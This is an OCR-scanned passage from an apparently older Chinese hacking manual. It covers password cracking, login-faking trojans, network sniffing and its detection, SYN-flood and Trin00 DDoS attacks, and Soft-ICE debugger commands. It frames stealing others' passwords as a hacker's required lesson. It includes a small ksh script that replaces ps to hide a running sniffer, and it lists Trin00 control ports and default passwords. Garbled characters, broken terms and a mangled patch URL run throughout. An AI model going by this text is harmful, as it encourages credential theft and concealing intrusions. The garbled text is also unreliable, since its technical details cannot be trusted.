在网络上，设置密码是最常规的安全方式之一，也是使用最广泛的保护手段。而密码的获取也就是黑客们最常做的一件事了，同时学会获取别人的密码也是成为黑客的必经之路，是人门黑客的必修课。

获取密码有多种方法，下面将介绍几种常见的手法。

3.3.1 穷举法与字典穷举法

穷举法的原理很简单：密码都是由有限的字符经排列组合而成的，而密码的位数也是有限的，这样，理论上任何密码都可以穷举出来。

当然，以人力去穷举是不可能的，但对于黑客来说，编一个小小的穷举程序是轻而易举的事情，程序是不是能够将密码穷举出来？取决于机器的运行速度。但是，只要密码的基数（也就是允许用作密码的字符的位数）足够多，而密码的位数也足够长的话，以现在普通机器的运算能力，要将密码穷举出来也是很困难的。例如，当密码的基数允许为大小写字母及数字，也就是 A～Z、a～z、0～9 共 62 位，而密码的位数为 8 位以上的时候，使用 P200 的机器所用的计算时间是难以想象的。

但是，在实际使用中，人们选择密码往往有一定的规律，穷举的时候其实没有必要将所有的组合都过滤一遍，正是基于这种想法，在穷举法的基础上，又产生了更有效的字典穷举法。字典穷举法的方法是先制作或是获得一个字典文件，一般是一个单词表，再用穷举程序套上字典进行穷举运算，已有的黑客字典大约已经包含了 20 多万个单词，对于现在的微机而言，尝试比较 20 多万次单词是轻而易举的。这样便可使运算的次数大大减少，而成功率也大大提高。这类程序的典型是 LetMeInversion2.0。

在用于穷举的软件中，“ 网络刺客 ”以及“ 十字星 ”都是较为出名的。另外，无论是穷举法还是字典穷举法，其前提是先要找到保存密码的文件，而 Carck、Jack14、Joun 这些软件都可以帮助你找出保存密码的文件。

3．3．2 密码文件破解法

用户的密码总是要存放在某个地方的，而大+多数使用密码的软件，如一些字处理软件、邮件收发软件等，其存放密码的文件都可以轻而易举地找到，当然，程序编制者不可能笨到将密码原样存放在文件中，而是以某种加密方式存放。针对这种情况，有些黑客编写了专门破解这种密码文件的软件，可以将常规情况下不可识别的字符还原成正常字符，从而取得密码。

这种方法乍一看与前面所提到的穷举法有些类似，都是要在保存密码的文件上做手脚，但这两种方法是有着本质区别的。穷举法是将字典中的词用相同的方法加密后与获取的密码文件中的内容相比，如果相同再还原成可视的密码字符。而破解法则是直接硬性地将密码保存文件中的内容破解出来。

破解软件当然不是能将所有密码都破解出来，并且成功率也不是很高。

3.3.3 特洛伊木马法

可能每个网络使用者都遇到过这样的情形：当输人密码时，系统提示“ 密码输人错误，请重输一次 ”，而当你不在意地重输一次密码时，你的密码可能已经被黑客的特洛伊木马程序截获了。

以上情形的实际过程可能是这样的：黑客的特洛伊木马程序事先已经以某种方式进人了你的机器（或是你准备登录的机器），并在适当的时候激活，潜伏在后台监视系统的运行，当系统进行到提示输人密码的步骤时，特洛伊木马程序接管控制权，并伪造一个一模一样的提示用户输人密码的现场，用户从外表上看不出任何差异，而用户此时输人的密码就被特洛伊木马程序记录并保存下来，之后特洛伊木马程序再将控制权交给系统，系统继续提示用户输人密码，此时用户再次输人的密码才真正被系统接收并确认。当然，黑客还可以将程序编制得更巧妙而无迹可寻，比如说让特洛伊木马程序在截获密码后再将信息直接转交给系统处理，那么用户连“ 重输 ”的提示都看不到。

当然，以上只是一个最简单的描述，具体实现中还有许多细节的地方较复杂，也还有其它不尽相同的情形，一个好的特洛伊木马程序所能实现的功能是强大的，从以上的过程中可以看出，木马程序既然能够获得系统控制权，那所能做到的当然不仅仅是截获密码了。总之，特洛伊木马最为广泛的方法可能就是把一个能帮助黑客完成某一特定动作的程序依附在某一合法用

户的正常程序中，这时合法用户的程序代码已被改变，而一旦用户触发该程序，那么依附在内的黑客指令代码同时被激活，这些代码往往能完成黑客早已指定的任务。

我们还可以参照一下图外专家对特洛伊木马程序的定义，来帮助我们理解这种程序的原理。这个定义是这样的：“ 特洛伊程序提供了许多用户不知道的非法功能，这些功能对用户来说通常都是有害的。特洛伊程序在程序代码中提供了一些符合正常意愿使用的功能，但在其中却隐藏了用户不知道的其他程序代码，这些程序代码就是为实现特洛伊的功能而设计的，一旦条件成熟，这些非法代码就会被激活使得该程序能实现它真正的目的功能，具有正常功能的那部分代码只是作为特洛伊的一个载体而已。 ”

编制一个好的特洛伊木马程序需要很好的编程经验，并且要更改代码、得到一定的权限，具有一定的难度与复杂性。但是已经编好的此类程序却很容易获得，普通用户也有可能利用现成的特洛伊木马程序来获取一些安全防范弱的用户和站点的密码。

特洛伊木马法最大的缺陷在于，你必须要先想办法将你的特洛伊程序植人到用户的机器中去，这也是为什么安全专家总是建议普通用户不要轻易打开邮件中陌生的文档的原因之一，因为特洛伊木马可能就在你点击的同时进人到了你的系统之中。

臭名昭著的 B0 就是一个编写得比较好的特洛伊木马程序，此外还有去年年下半年在国内掀起轩然大波的 YAI 程序也可归属此列。

3.4 网络监听

使用这种方法将会有很大的风险，但是各种人侵记录显示，还是有相当多的黑客采用了此类手法，原因很简单，用这种方法能够很容易地获取黑客想要的密码。

3.4.1 网络监听的原理

网络监听工具原本是提供给管理员的一类管理工具，使用这种工具可以监视网络的状态、数据流动情况以及网络上传输的信息。当信息以明文的形式在网络上传输时，使用网络监听的方式进行攻击并不是一件难事，将网络接口设置在监听模式，便可以源源不断地将网上传输的信息截获。网络监听可以在网上的任何一个位置实施，如局域网中的一台主机、网关上或远程网的调制解调器之间等。

当黑客成功登录一台网络上的主机并取得这台主机的超级用户权之后，若想扩大战果，尝试登录其它主机，那么使用网络监听将是最方便也最有效的方法，它常常能轻易获得用其它方法很难获得的信息。

对于一个施行网络攻击的人来说，能攻破网关、路由器、防火墙的情况极为少见，在这里完全可以由安全管理员安装一些设备，对网络进行监控，或者使用一些专门设备，运行专门的监听软件，并防止任何非法访问。然而，潜人一台不引人注意的计算机中，悄悄地运行一个监听程序，一个黑客是完全可以做到的。监听是非常消耗 CPU 资源的，在一个担负繁忙任务的计算机中进行监听，可以立即被管理员发现，因为他会发现计算机的响应速度令人惊奇的慢。

对于一台连网的计算机，最方便的是在以太网中进行监听，只须安装一个监听软件，然后就可以坐在机器旁浏览监听到的信息了。

以太网协议的工作方式是这样的，将要发送的数据包发往连接在一起的所有主机。在包中包含着应该接收数据包的主机的正确地址。因此，只有与数据包中目标地址一致的那台主机才能接收信包。但是，当主机工作在监听模式下，无论数据包中的目标物理地址是什么，主机都将接收。

在 Internet 上，有许多这样的局域网，几台甚至几十台主机通过一条电缆，一个集线器连在一起。在协议的高层或用户看来，当同一网络中的两台主机通信时，源主机将写有目的主机 IP 地址的数据包直接发向目的主机，或者当网络中的一台主机同外界的主机通信时，源主机将写有目的主机 IP 地址的数据包发向网关。但是，这种数据包并不能在协议栈的高层直接发送

出去。要发送的数据包必须从 TCP／IP 协议的 IP 层交给网络接口，即数据链路层。网络接口不能识别 IP 地址。在网络接口部分，由 IP 层来的带有 IP 地址的数据包又增加了一部分信息：以太帧的帧头。在帧头中，有两个域分别为只有网络接口才能识别的源主机和目的主机的物理地址，这是一个 48 位的地址。这个 48 位的地址是与 IP 地址对应的。也就是说，一个 IP 地址，必然对应一个物理站扯。对于作为网关的＝机，由于宦连接了多个网络：因此它同时具有多个 B 地址，发向局域网之外的帧中携带的是网关的物理地址。

在以太网中，填写了物理地址的帧从网络接口中，也就是从网卡中发送出去，传送到物理的线路上，如果局域网是由一条粗缆或细缆连接而成，则数字信号在电缆上传输，信号能够到达线路上的每一台主机。

当使用集线器时，发送出去的信号到达集线器，由集线器再发向连接在集线器上的每一条线路。于是，在物理线路上传输的数字信号也能到达连接在集线器上的每一主机。

数字信号到达一台主机的网络接口时，在正常情况下，网络接口读人数据帧，进行检查，如果数据帧中携带的物理地址是自己的，或者物理地址是广播地址，则将数据帧交给上层协议软件，也就是 IP 层软件，否则就将这个帧丢弃。对于每一个到达网络接口的数据帧，都要进行这个过程。然而，当主机工作在监听模式下，则所有的数据帧都将被交给上层协议软件处理。

当连接在同一条电缆或集线器上的主机被逻辑地分为几个子网时，如果一台主机处于监听模式下，它还能接收到发向与自己不在同一子网（使用了不同的掩码、IP 地址和网关）的主机的那些信包。也就是说，在同一条物理信道上传输的所有信息都可以被接收到。

需要说明的是，一台计算机只能监听经过自己网络接口的那些信包。

要使主机工作在监听模式下，需要向网络接口发送 A／O 控制命令，将其设置为监听模式。在 Unix 系统中，发送这些命令需要超级用户的权限。这一点限制了在 Unix 系统中，普通用户是不能进行网络监听的，只有获得超级使用户权限，才能进行网络监听。但是，在上网的 Windows95 中，则没有这个限制，只要运行这一类的监听软件即可。同时，在微机上运行的这类软件具有操作方便，监听信息的综合能力强的特点。

目前的绝大多数计算机网络使用共享的通信信道。从上面的讨论中，我们知道，通信信道的共享意味着计算机有可能接收发向另一台计算机的信息。另外，要说明的是，Intcrnet 中使用的大部分协议都是很早设计的，许多协议的实现都是基于一种非常友好的，通信的双方充分信任的基础之上，因此，一直到现在，网络安全还是非常脆弱的。在通常的网络环境下，用户的所有信息，包括户头和口令信息都是以明文的方式在网上传输。因此，一个网络黑客和网络攻击者进行网络监听，获得用户的各种信息并不是一件很困难的事，只要具有初步的网络和 TCP／IP 协议知识，便能轻易地从监听到的信息中提取出感兴趣的部分。

网络监听常常要保存大量的信息，并对收集的大量信息进行整理，因此，正在进行监听的机器对用户的请求响应很慢。

3．4．2 网络监听被黑客利用的危害

首先，网络监听软件运行时，需要消耗大量的处理器时间，此时如果就详细地分析包中的内容，许多包就会来不及接收而漏掉，因此，网络监听软件通常都是将监听到的包存放在文件中，待以后再分析。

其次，网络中的数据包非常复杂，两台主机之间即使连续发送和接受数据包，在监听到的结果中，中间必然会夹杂了许多别的主机交互的数据包。如果还希望将用户的详细信息整理出来，需要根据协议对包进行大量的分析。面对网上如此众多的协议，这个监听软件将会十分庞大。其实，找这些信息并不是一件难事。只要根据一定的规律，就容易将有用的信息——提取出来。

网络监听本来是为了管理网络，监视网络的状态和数据流动情况的。但是由于它能有效地截获网上的数据，因此也成了网上黑客使用得最多的方法。但有一个前提条件，那就是监听只

能是同一网段的主机，这里同一网段是指物理上的连接。因为不是同一网段的数据包，在网关就被滤掉，传不到该网段来。否则一个 Internet 上的一台主机，便可以监视整个 Internet 了。

网络监听常常被用来获取用户的口令。当前网上的数据绝大多数是以明文的形式传输，而且口令通常都很短且容易辨认。当日令被截获，则可以非常容易地登上另一台主机。

3.4.3 检测网络监听的方法

网络监听是很难被发现的。运行网络监听的主机只是被动地接收在局域网上传输的信息，并没有主动的行动，既不会与其他主机交换信息，也不能修改在网上传输的信号。这一切决定对网络监听的检测是非常困难的。

当某一危险用户运行网络监听软件时，可以通过 ps－ef 或 ps-aux 命令来发现。然而，当该用户暂时修改了 ps 命令，则也是很难发现的 c 能够运行网络监听软件，说明该用户已经具有了超级用户的权限，他可以修改任何系统命令文件，来掩盖自己的行踪。其实修改 ps 命令只须短短数条 shell 命令，将监听软件的名字过滤掉即可。

另外，当系统运行网络监听软件时，系统因为负荷过重，因此对外界的响应很慢。但也不能因为一个系统响应过慢而确定其正在运行网络监听软件。

以下是两个检测监听的方法，原理很简单，但事实上并不容易做到，有兴趣的读者可以一试。

方法一：

对于怀疑运行监听程序的机器，用正确的 IP 地址和错误的物理地址去 plng，运行监听程序的机器会有响应。这是因为正常的机器不接收错误的物理地址，处于监听状态的机器能接收，如果他的 IP stack 不再次反向检查的话，就会响应。这种方法依赖于系统的 IP stack，对一些系统可能行不通。

方法二：

往网上发大量不存在的物理地址的包，由于监听程序将处理这些包，将导致性能下降。通过比较前后该机器性能加以判断。这种方法难度比较大。

一个看起来可行的检查监听的办法是搜索所有主机上运行的进程。当然，这几乎是不可能的，因为我们很难同时检查所有主机上的进程。但是至少管理员可以确定是否有一个进程被从管理员机器上启动。对于检查运行进程这种方法，那些使用 Dos、Windows for Workgroup 或者 Windows 95 的机器很难做到这一点。而使用 Unix 和 W · indows NT 的机器可以很容易地得到当前进程的清单。

在 Unix 下，可以用下列命令：

ps 一 aun 或 ps －augx

这个命令产生一个包括所有进程的清单——进程的属主、这些进程占用的 CPU 时间及占用的内存等等。这些输出在 sTDOUT 上，以标准表的形式输出。如果一个进程正在运行，它就会被列在这张清单中（除非 ps 或其他程序变成了一个特洛伊木马程序）。

另外一个办法就是去搜监听程序，现在只有那么多种的监听程序。人侵者很可能使用的是一个免费软件。在这种情况下，管理员就可以检查目录，找出监听程序，但这很困难而且很费时间。目前还不知道有哪种工具可以做到这一点。另外，如果监听程序被换成另一个名字，管理员也不可能找到这个监听程序。

3.5 拒绝服务攻击

这种攻击主要是用来攻击域名服务器、路由器以及其它网络操作服务，使被攻击者无法提供正常的服务，这是一类危害极大的攻击方式，严重的时候可以使一个网络瘫痪。

这里讲述 Unix 操作系统可能面临的一些拒绝服务的攻击方式，这些攻击方式完全可能以相同的形式出现在 WindowsNT 和其他操作系统中，攻击的原理和方法大致相同。

3．5．1 什么是拒绝服务的攻击

拒绝服务的攻击是指一个用户占据了大量的共享资源，使系统没有剩余的资源给其他用户可用的一种攻击方式。拒绝服务的攻击降低了资源的可用性，这些资源可以是处理器、磁盘空间、CPU 使用的时间、打印机、调制解调器，甚至是系统管理员的时间，攻击的结果是减少或失去服务。

Unix 系统只有很少的保护措施，用来抵御这种偶然或者是故意的拒绝服务攻击。大多数版本的 Unix 允许管理员限制一个用户可以打开的最大文件数或者可以使用的进程数。一些版本的 Unix 也允许针对一个帐户，设置可以使用的磁盘存储量。但是，同其他操作系统比较，Unix 在防止拒绝服务的攻击面前的防御手段是很原始的。

3.5.2 拒绝攻击服务的类型

有两种类型的拒绝服务攻击。

第一种攻击试图去破坏或者毁坏资源，使得无人可以使用这个资源。

有许多种方式，可以破坏或毁坏信息，如：删除文件、格式化磁盘或切断电源，这些行为都可以实现拒绝服务攻击。几乎所有的攻击都可以通过限制访问关键帐户和文件并且保护它们不受那些未授权用户访问的方式来防止。如果采用了好的安全策略来保护系统的整体安全，也可以防止破坏性的拒绝服务攻击。

上述第二种类型是过载一些系统服务或者消耗一些资源，这些行为也许是攻击者故意的行为，也许是一个用户无意中的错误所致。通过这些方式，阻止其他用户使用这些服务。一个最简单的例子是，填满一个磁盘分区，让用户和系统程序无法再生成新的文件。

第二种拒绝服务攻击可能是由用户犯的错误或者是失控的程序造成，而不是有意的攻击。例如，一个典型的情况是程序出错，在递归条件中，本来要用的是 x！＝0 结果写成了 x＝＝0。

3.5.3 针对网络的拒绝服务攻击

网络对拒绝服务攻击的抵抗力很有限，攻击者可以阻止合法的用户使用网络和服务。常见的针对网络的拒绝服务攻击方式有以下几种：

l、服务过载

当大量的服务请求发向一台计算机中的服务守护进程时，就会发生服务过载。这些请求可以通过许多方式发出，许多是故意的。在分时机制中，这些潮水般的请求，使得计算机十分忙碌地处理这些不断到来的服务请求，以至于无法处理常规的任务。同时，许多新到来的请求被丢弃，因为没有空间来存放这些请求。如果攻击的是一个基于 TCP 协议的服务，那么这些请求的包还会被重发，结果更加重了网络的负担。这种攻击可能是一个攻击者为了掩盖自己的痕迹，阻止对攻击者的记录和登录请求的系统记帐审计，这种攻击会阻止系统提供的一种特定服务。

通常，管理员可以使用一个网络监视工具来发现这种类型的攻击，甚至发现攻击的来源。如果面前已有一份主机的列表，还有一份网络地址的列表（指物理地址或者说以太地址），这些都可以帮助系统管理员跟踪到问题的所在。隔绝本子网或者本网络，也有助于发现问题。如

果登录到防火墙上或者是路由器上，可以很快发现攻击是来自于网络外部，还是网络内部，但并不能相信包中携带的 IP 地址。

不幸的是，作为一个最终用户，或者一个系统管理员，对于使协议和守护进程更有效地抵御拒绝服务的攻击，能做的事非常有限。无论是管理员还是普通用户，既不能去修改正在使用的协议，也无法修改这些守护进程。目前，我们所能做到的是限制它可能带来的危害，例如，将网络分成一些只有少数几台主机的子网，在这种情况下，如果某一子网遭到了这种攻击或者事故，并不能使所有的主机都受到影响。

另一个措施是，在攻击之前采取行动。如果有一定预算，可以买一个网络检测器，放于网络内安全的地方。这种方式可以快速和有效地监视网络内的数据流动情况。根据要求打印出主机的底层（物理）和高层（P）地址，管理员可以通过对包的传输情况进行分析，很快发现在什么地方发生了过载。

此外，当被攻击的服务有 inetd 进程，使用 nOwait 选项启动时，缺省地 inetd 有一个“扼杀”的功能在里面。当在一个很短的时间内，针对它`所监视的那些服务到来了太多的请求时，它将开始拒绝那些请求，并用 Syslog 记录下失败的服务请求。这是基于一种假设，即某种错误被引发，从而引起了这么多服务请求。在这种情况下，它使服务进程本身不会运行失败，同时也留下了记录，可以追踪出问题的所在。

2、消息流

消息流发生于用户向一台网络上的目标主机发送大量的数据包，来延缓目标主机的处理速度，阻止它处理正常的任务这种情况。这些请求可能是请求文件服务、要求登录或者仅仅是简单的要求响应包（例如 Pwc）。无论是什么形式，这些潮水般的服务请求，加重了目标主机的处理器负载，使目标主机消耗了大量的资源来响应这些请求。极端的情况，这种攻击可以引起目标主机因为没有内存来做缓冲，以存放到来的请求，或者因为其他错误而死机。这种拒绝服务的攻击主要针对网络服务器。

一个被攻击的服务器很可能在一段时间内无法响应网络请求。攻击者可以利用这个时机，编写一个程序，来回答那些本来应该由服务器回答的请求。例如，一个攻击者可能攻击 NIS 服务器，然后对那些发向 NIS 服务器的 NIS 请求，发出自己的回答——这种情况通常是请求口令。

假设攻击者已经写了一个程序，通过每秒发送数千个 ech0 请求到目标主机的 ech0 服务，来“轰炸”一个 NIs 服务器。同时，攻击者尝试登录到一台工作站的特权帐户。这时这台工作站将向真正的 NIs 服务器询问 NIs 口令。然而，NIS 服务器因为遭到攻击，不能迅速地响应这个请求。这时候，攻击者所在的主机便可以伪装为一个服务器，响应这个请求，提供了一个错误的信息，例如，说没有口令。在正常情况下，真正的服务器会注意到这个错误的包，指出这个包是错误的。然而，当服务器负载如此之重，以至于它没有收到这个请求或者没有及时收到，它就不能做出响应。于是，那个发出请求的客户机便相信这个回答是正确的，然后根据这个错误的回答，处理攻击者的登录请求。

一个简单的攻击类型是“广播风暴”。攻击者可以生成这样一个消息，它将指示每一个收到包的主机回答或者重发这个消息。结果网络饱和，并且不能使用。广播风暴很少是由故意的攻击所致，它通常是由于硬件或者软件的缘故，例如，正在开发之中、存在错误或者没有正确地安装。

当网络中的主机被配置为记录所有的错误消息，并将其写到日志文件或者输出到控制台时，广播不正确格式的消息也可以引起网络中的主机死机。因为在这种情况下，发送了大量的错误消息，于是那些客户机忙于处理错误，将这些错误写到日志或控制台，因而无法处理其他任务。

针对这种攻击，有效的办法是购买一个监视器，将网络分隔成小的子网。这些都有助于发现和阻止这种问题的出现，尽管这种方式不能完全消除这种问题。

3、“粘住”攻击

许多 Unix 系统中的 TCP／IP 实现程序，存在着各种各样被滥用的可能。攻击时，可以使用 TCP 的半连接耗尽资源。TCP 连接通过三次握手来建立一个连接与设置参数。如果攻击者发出多个连接请求，初步建立了连接，但又没有完成其后的连接步骤，接收者便会保留许多这种半连接，占据着有限的资源。通常这些连接请求使用的是伪造的源地址，表明连接来自于一台不存在的主机或者一台无法访问的主机。这样就没有办法去跟踪这个连接，惟一可以做的是等待，等这个连接因为超时而释放。

这种情况下，用户能做的事情极其有限。当然用户可以修改操作系统的原码，使它有一个可调的超时值，有很好的记录功能，在拒绝新到来的连接之前，对同时存在的半连接数目有一个限制，然而，这些修改并不那么容易。

防火墙也没有重视这个问题。最好的方法是拒绝那些防火墙外面的未知主机或网络的连接请求。另一个办法是，对使用的协议增加一些限制，然而，任何固定的限制都是不适当的。

4、SYN－Flooding 攻击

在 SYN－Flooding 攻击中，使用一个伪装的地址向目标计算机发送网络请求叫做 sYN 9 这种技术叫做 P 欺骗技术。黑客尽可能地发送这样的请求，以便占用目标计算机尽量多的资源。

当目标计算机收到这样的请求后，就会使用一些资源来为新的连接提供服务，接着回复请求一个肯定答复（叫做 SYN－ACK）。由于 sYN－ACK 是返回到一个伪装的地址，没有任何响应。于是目标计算机将继续设法发送 sYN－ACK。

一些系统都有缺省的回复次数和超时时间，只有回复一定的次数，或者超时时，占用的资源才会释放。W＇indows NT 3。5x 和 4．0 中缺省设置为可重复发送 sYN－ACK 答复 5 次。每次重新发送后，等待时间翻番。第一次等待时间为 3 秒钟，到第 5 次重发信号时，机器将等待 48 秒钟才能得到响应。如果还是收不到响应，机器还要等待 96 秒，才取消分配给连接的资源。在这些资源获得释放之前，已经过去了 189 秒。

用户可以使用 Netstat 命令来检查连接线路的目前状况，看看是否处于 sYN－Flood 攻击中。只要在命令行下，输入 Netstat－n－p tcp，就显示出机器的所有连接状况。如果有大量的连接线路处于 SYN－RECE］VED 状态下，系统可能正遭到攻击。

实施这种攻击的黑客无法取得系统中的任何访问权。但是对于大多数的 TCP／IP 协议栈，处于 sYN￣RECEIVED 状态的连接数量非常有限。当到达端口的极限时，目标机器通常作出响应，重新设置所有的额外连接请求，直到分配的资源释放出来。

微软公司已经认识到 Windows NT 3.5x 和 4.0 的这种问 g＇如果用户使用的是 Windows NT 3.5x，可以／A rtp：／／ftp，Microsoft。com／bussys／winnt／winnt－public／fixes／usa／nt351／ho 卜 fIxes－postsp5／sysattack 下载修补软件。如果用户使用的是 Windows NT 4.0，只需获得 Ser￣vtce Pack2（服务软件包 2）就可以了。

为了获得最大的安全性，用户只需启动应用和服务所必须的特定端口即可，特别是不要启动低于 900 的任何 UDP 端口，除非有些端口提供需要的具体服务，比如「TP，也不要启动支持 UDP 协议的 echO（7）端口和 chaQen（19）端口，这些端口很少使用，也是 sYN__ Flooding 攻击的主要目标。

3．6 DDoS 攻击

很遗憾，在 1999 年 7 月份，微软视窗操作系统的又一个 B，g 被黑客们发现，黑客们利用此漏洞成功进行了多次攻击。这种新的攻击方式被称为分布式拒绝服务（Distributed Denia1 0f Ser-vice Attacks）攻击，简称 DDoS 攻击。据称国外一些高性能的商业网络和教育网络都遭受到了这种攻击。

DDoS 攻击是拒绝服务攻击的一种特殊形式。

3．6．1 DDoS 攻击的原理及实现

这种攻击的基本原理，是利用攻击者已经侵人并控制的主机（可能是数百台），对某一单机发起攻击。在悬殊的带宽力量对比下，被攻击的主机会很快失去反应。

这种攻击方式被证实是非常有效的，而且非常难以抵挡。但这种攻击方式的实现有一定的难度，一般的人比较难以顺利实施，因为攻击者必须熟悉一些人侵技巧。但是令人不安的是，已经有帮助实现这种攻击的工具被黑客们编写出来了，已知的两个是 Trino0 和 TFN（TribeF）oodNetwork），源代码包的安装使用过程是比较复杂的，四为绵译者首先要找一些 Internet 上有漏洞的主机，通过一些典型而有效的远程溢出漏洞攻击程序，获取其系统控制权，然后在这些机器上装上并运行分布端的攻击守护进程。

3．6．2 用工具软件实现 DDos 攻击

了解这种新出现的攻击方式，对于我们防范此类攻击是非常有用的，下面就简单地介绍一下黑客工具，Trin00 的结构以及采用这种工具实现 DDos 攻击的大致方法。

trin00 由三部分组成：

1、客户端

客户端可以是 telnet 之类的常用连接软件，客户端的作用是向主控端（master）发送命令。它通过连接 master 的 27665 端口，然后向 master 发送对目标主机的攻击请求。

2、主控端（master）

主控端侦听两个端口，其中 27655 是接收攻击命令，这个会话是需要密码的。缺省的密码是“ betaalmostdone ”。master 启动的时候还会显示一个提示符：“ ？？ ”，等待输入密码。密码为“ gorave ”，另一个端口是 31355，等候分布端的 UDP 报文。

3、分布端（broadcast）——攻击守护进程

分布端则是执行攻击的角色。分布端安装在攻击者已经控制的机器上，分布端编译前植人了主控端的 P 地址，分布端与主控端用 UDP 报文通信，发送到主控端的 31355 端口，其中包含“ ＊HELL0＊ ”的字节数据。主控端把目标主机的信息通过 27444UDP 端口发送给分布端，分布端即发起“ 潮水 ”（f1ood）攻击。

攻击的流向是这样的：“ 攻击者→master→分布端→目标主机 ”。

从分布端向受害者目标主机发送的 DDoS 都是 UDP 报文，每一个包含 4 个空字节，这些报文都从一个端口发出，但随机袭击目标主机上的不同端口。目标主机对每一个报文回复一个 ICMPPort Unreachable 的信息，大量不同主机发来的这些洪水般的报文源源不断，目标主机将很快慢下来，直至剩余带宽变为 0。

3.6.3 应付 DDos 攻击的策略

有几种方式可以查到这种攻击，但由于这种攻击的主要目的是消耗主机的带宽，所以很难抵挡。必须开发一些动态的 IDS 产品，才有助于对付这种攻击。IDS 的检测方法是：分析一系列的 UDP 报文，寻找那些针对不同目标端口，但来自于相同源端口的 UDP 报文。或者取 10 个左右的 UDP 报文，分析那些来自于相同的 IP，相同的目标 IP，相同的源端口，但不同的目标端口的报文。这样可以逐一识别攻击的来源。还有一种方法是寻找那些相同的源地址和相同的目标地址的 ICMP Port Unreachable 的信息。

第四章 黑客工具简介

事实上，在所有的黑客事件中，几乎所有的黑客都是利用各种黑客工具软件来进行攻击的，不同之处在于这个软件是黑客自己编写的还是别人已经写好了的。找出一个系统的漏洞并针对这个漏洞编写一段用于攻击的程序，这只有少数人才能做到。但是，利用现成的黑客工具软件来找出漏洞，并进行攻击，可以说是非常容易的，例如臭名昭著的 BO2K，一个对系统原理和编程一窍不通的电脑爱好者，也完全可以利用这个软件进行成功的黑客攻击。正是因为如此，目前的网络安全可以说是非常脆弱的。

4.1.1 黑客工具概述

每个工具由于其特定的设计，一般都会有各自的限制，因此从使用者的角度来看，所有使用这种工具进行的攻击是基本相同的。例如目标主机是一台运行 SunOs4．L.3 的 sAPRC 工作站，那么所有用 Strobe 工具进行的攻击，管理员所见到的现象可能是完全一样的，了解这些标志是管理员安全教育的一个重要方面。

目前在网上有相当多的描述系统安全漏洞的文章，一些文章中详尽地描述了人侵所使用的技术，并且介绍了各种攻击的手段，对于一个新手而言，他可能会按这些指导生硬地进行攻击，但很多时候这种攻击是行不通的。原因可能是他所选择攻击的系统已经升级了或是将漏洞补上了。在本章以下将要介绍的各种黑客工具中，也完全可能有这种结果出现，读者不应该轻易地进行尝试。

攻击工具并不限于专用工具，系统常用的网络工具也可以成为攻击的工具。例如，要登上目标主机，便要用到 telnet 与 rl。gin 等命令，对自标主机进行侦察，系统中有许多可以做为侦察的工具，如 finger 和 showmount。

攻击的工具是多种多样的，并不限于一个可以执行的命令程序或一个软件包。例如，Web 服务器的一个典型威胁就是黑客骗过 Web 服务器的软件来获取 Unix 的密码文件并将其发回。如服务器询问用户名时，黑客键人分号，这是 Unix 命令，意即发送另一个命令。一些 HTTP 服务器会将用户使用的分号过滤掉。

人侵者将监听程序安装在 Unix 服务器中，对登录进行监听，例如监听 23、21 等端口。一有用户登录，它就将监听到的用户名和口令保存起来，于是黑客就得到了帐号和口令。监听程序可以在 Windows 95 和 Windows NT 中运行。

攻击的工具很多，如较常用的特洛伊木马程序，攻击者运行了一个监听程序，但有时不想让其他人从 ps 命令中看到这一程序在运行（即使给这个程序改了名，在运行时，它的特殊运行参数也使管理员一眼就能看出这是一个网络监听程序）。攻击者可以将 ps 命令移到另一个目录或换名，例如换为 pss，再写一个 shell 程序，给这个 shell 程序起名为 ps，放到 ps 所在目录中：

#! ／bin／ksh

pss－ef｜grep－v sniffit｜grep－v grep 以后，当有人使用 ps 命令时，便不会发现系统中有人在使用网络监听程序。这是一个很简单的特洛伊木马程序。

此外，如蠕虫类的病毒也可以成为网络攻击的工具，蠕虫虽然并不修改系统信息，但它极大地延缓了网络的速度，给人们带来了麻烦。

4．1．2 密码破解工具

这里所谓的破解工具是指黑客们通常用来破解用户名（UsER）和密码（PAsSwoRD）的软件，下面简单介绍几种。

一、Soft－ICB

Soft－ICE 是黑客常用的破解工具之一。Soft－ICE 是一个常驻内存的调试软件，是通过命令操控的工具。Soft－ICE 的命令众多，这里只介绍重要的几类。

Soft－ICE 的所有动作都发生在一个可以随时调出的窗口中。Soft 一 ICE 的所有命令都可以显示在一个小窗口中，但这个窗口可以扩大到整个屏幕。当把 Soft 一 ICE 当做其他调试程序的助手使用时，可能会使用小窗口。当把 Soft－ICE 做独立调试器使用时，可能会使用大窗口。

载人 Soft－ICE 后，可以随时调出窗口。一开始只要按 Ctrl＋D 即可调出 Soft 一 ICE。使用 ALTKEY 的命令可以更改此热键。使用 X 命令或调出 Soft－ICE 的热键均可以回到原先的画面。在 Soft－ICE 中设定所有断点，此时开始启动。

Soft－ICE 所有的命令都是 1 到 6 个字符的字符串，且不分大小写。所有的参数都是字符串或表达式。表达式是典型的数字，也可以是数字和运算符的结合。所有的数字均以｜6 进制表示。一个 byte（字节）参数有 2 位，Word（字）参数有 4 位。 double word（双字）是两个由“：”分隔的 Word 参数。以下是一些参数的例子：

12－－byte 参数

10FF－－wOrd 参数

E000：01⑭－－double word 参数

寄存器在表达式中可以拿来当 byte 或 word 参数用。例如：U CS：P－10 的命令会从现在命令指针所指位址向前 lo byte 开始反汇编。

功能键可以代替一串 Soft－ICE 中的命令。功能键可以由命令行设定或从 Soft－ICE。DAT 中定义。Soft－ICE 原来的 Soft__ICE。DAT 已经对 12 个功能键有设定。可以在任何时候改变任何一个设定。

以下是本节中所使用的代号：

［］－－语法中非必用的部分。

＜＞－－可选用的部分。

X｜Y 一使用 X 或 Y（xY 择一使用）。

Count－－cOunt 指定断点条件要成立几次才会真正引发中断。如果没有设定，缺省值是 1。每次引发中断而调出 Soft→ICE 的窗口后，记数器自动恢复为原先指定值。

verb－－指定在什么状况下断点会起作用。R 代表读取；w 代表写人；Rw 代表读取及写人；x 代表执行。

address－－地址。由两个 16 bit（位）的 word 以冒号分隔而组成。第一个 word 代表段地址，第二个 tvord 代表编移量。地址可以由符号或寄存器构成，也可以包括拂、…@等特殊符号。

Break－－中断号是在修改断＇点（即编辑、删除、重新启动、暂停作用）时使用的。它是用来代表各断点的代码。中断号是由 0 到 F 构成。

list－－－串由逗号或空白分隔的断点号码。

mask－－由 1、0、x 所构成的 bit。x 代表不处理的 bit（位）。

（一）断点命令

1、设置断点命令：

BPM BPMB BPMw BPMD－－在内存地址被存取或执行时执行中断；

BPR－－对内存范围设置断点；

BPIO－－I／O 端口存取时触发中断；

BPINT－－调用中断时触发中断；

BPx－－设置／清除执行断点；

CSIP－－CS：IP 范围的检定判断；

BPAND－－等待复合断点的发生。

